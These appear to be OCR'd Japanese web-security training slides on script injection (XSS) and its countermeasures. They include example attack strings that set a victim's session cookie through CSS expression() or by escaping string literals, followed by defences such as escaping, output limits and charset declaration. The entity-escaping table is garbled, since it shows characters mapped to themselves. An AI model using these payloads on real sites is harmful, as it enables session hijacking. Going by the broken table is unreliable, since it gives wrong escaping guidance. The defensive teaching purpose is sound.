
攻撃文字列

- 手口の例(5)
  - expression()を用いてスタイル中にスクリプトを記述する
  - 攻撃文字列の例：
    - red;z:expression(document.cookie='jsessionid=BAD')
- 手口の例(6)
  - タグのイベントハンドラ属性内の文字列定数'xxx'から脱出してスクリプトを記述する
  - 攻撃文字列の例：
    - ';document.cookie='jsessionid=BAD
- 手口の例(7)
  - <script>...</script>の内側の文字列定数'xxx'から脱出してスクリプトを記述する
  - 攻撃文字列の例：
    - ';document.cookie='jsessionid=BAD　（手口の例(6)と同一）

3-2-2 スクリプト注入:#1 対策

侵害を受けるケース(再掲)

- 侵害を受けるケース



スクリプト注入対策

- スクリプト注入対策
  - スクリプト注入攻撃は、攻撃者が送り込んでくる文字列がHTMLドキュメントの一部となったときに、それがスクリプトとして解釈される構文を形成することにより成立する。
  - したがって、スクリプト注入対策は、これを阻害することである。

スクリプト注入対策 (1)

(1) 特定の特殊記号のエンティティ表現への置換

- 対策内容
  - プログラム中のデータをHTMLドキュメントに出力する際、右表に示す特殊文字を置換
  - タグ(<タグ名 属性 属性 ...> や </タグ名>)でない、一般のテキストに値を書き出す場合は、次の特殊文字の置換を行って書き出すことにより、タグと解釈され得る文字列の発生を避けることができる。

データの中の文字	HTMLに出力する文字列
<	<
>	>
“	"
‘	'
&	&

- この対策が一定の効果をもつ箇所
  - 一般のテキスト部分。ただし<script>...</script>の内側でないこと
  - タグの属性の値であって、URL、style、イベントハンドラでないもの
    - 例 <form id="xxx">
  - HTMLコメントの内側
    - 例 <!-- xxx -->
- この対策では攻撃を防ぎきれない箇所およびケース
  - タグの属性のうち、URLを記述できるもの
  - タグのstyle属性
  - タグのイベントハンドラ属性
  - <script>...</script>の内側
  - 文字セットとしてUTF-7が使用されているか、文字セットが明示されていないHTMLドキュメント

スクリプト注入対策 (2)

(2) プログラムが値を書き出す箇所の限定

- プログラムが値を書き出すHTMLドキュメント中の箇所が限定できる場合
  - 対策内容
    - 次の箇所にはプログラムから動的に値を書き出さない。
      - URLを値として持ち得るタグ属性値　href= src= 等
      - タグのstyle属性値　style=
      - タグのイベントハンドラ属性値　onload= onmouseover= 等
      - <script>...</script>の内側
  - 適用できないケース
    - ただし、アプリケーションによっては何らかの識別子を<script>...</script>の内側等に文字列定数 'xxx' の形で埋め込む必要に迫られることもあり得る。
    - そのような場合は以下の要注意箇所への出力を行う必要に迫られている場合の対策を実施する。
  - 解説
    - URLを値として持ち得るタグ属性値、style属性値、イベントハンドラ属性値においては、<script>等のタグを書かなくてもスクリプトを記述し動作させることができる。
    - タグ属性値の中で用いられたエンティティ表現（‘等）は、それが表す特殊記号そのものとして扱われる。
    - すなわち、置換を行ってもJavaScriptプログラムの意味を失わせることにならず、スクリプト実行を阻害できない。

スクリプト注入対策 (2)

- 要注意箇所への出力を行う必要に迫られている場合
  - そのような場合は、値を書き出す箇所への文字列埋め込みを慎重に行う。
  - 対策内容
    1. URL属性値
       - URLを値として持ち得るタグ属性値としてプログラムから動的に値を与える場合は、その属性値の先頭が必ず次のいずれかではじまるようにする。
         - 「http://」という文字列
         - 「https://」という文字列
         - 「/」を先頭あるいは途中に含むディレクトリパス
    2. style、イベントハンドラ、<script>...</script>の内側
       - 次の箇所にプログラムから動的に値を与える場合、
         - タグのstyle属性値
         - タグのイベントハンドラ属性値
         - <script>...</script>の内側
       - その埋め込む値に次のような、スタイルの構文あるいはJavaScriptの構文として意味をもつ特殊記号が含まれないようにする。
         - 引用符（「‘」「“」「`」）
         - セミコロン（「;」）
         - コロン（「:」）
         - 括弧（「(」「)」）　等

スクリプト注入対策 (3)

(3) HTMLデータの排除

- 入出力データとしてタグを含むHTMLデータを扱わずに済む場合
  - 対策内容
    - Webアプリケーションの入出力データとしてタグを含むHTML文字列を扱わない。
  - 適用できないケース
    - ただし、掲示板、ブログ、ショッピングカタログ構築キット等、HTMLタグを含む文字列データの取り扱いが不可避のアプリケーションもあり得る。
    - その場合は以下の入出力データとしてタグを含むHTMLデータを扱う必要にせまられている場合の対策を実施する。
- 入出力データとしてタグを含むHTMLデータを扱う必要に迫られている場合
  - そのような場合は、HTMLデータからのスクリプトを排除する。具体的には、次のような対策を行う。
  - 対策内容
    - タグを含むHTMLドキュメントまたはその一部をアプリケーションの入出力データとして取り扱う場合、入力されたHTMLドキュメントを構文解析し、スクリプトを含んでいる場合データとして受け付けないか、スクリプトを削除してから使用する。


スクリプト注入対策 (4)

(4) 文字セットの明示

- 対策内容
  - WebアプリケーションがHTMLドキュメントを内容とするHTTPレスポンスを送出する際には、必ず使用文字セットを明示するようにする。
    - HTTPレスポンスヘッダに記述する場合：
      Content-Type: text/html; charset=文字セット名>
    - HTMLドキュメント内に記述する場合；
      <meta http-equiv="Content-Type" content="text/html; charset=文字セット名">
- この対策を適用すべきとき
  - 上記(1)を実施する際はこの(4)も併せて行う。
- 解説
  - なんらかのエンコード形式を用いることにより、入力検査や特殊記号の置換措置を迂回できる場合がある。
  - 例えば、UTF-7 では、記号 < は +ADwA- のように表記できる。
  - Webアプリケーションが、文字セットの種類を（Content-Typeのcharsetで）明示しないまま、ブラウザにHTMLドキュメントを送信している場合、ブラウザによってはUTF-7 エンコード形式と見なせる文字列を自動判別してデコードし、別の文字として解釈するおそれがある。

3-2-3 HTTPレスポンスによるキャッシュ偽造攻撃対策

- HTTPレスポンスによるキャッシュ偽造




3-3 サイトデザインに関わる対策

3-3-1 メールの第三者中継対策
3-3-2 真正性の主張

3-3-1 メールの第三者中継対策

- メールの第三者中継



3-3-2 真正性の主張

- 偽ページ対策

ご質問をどうぞ

Q & A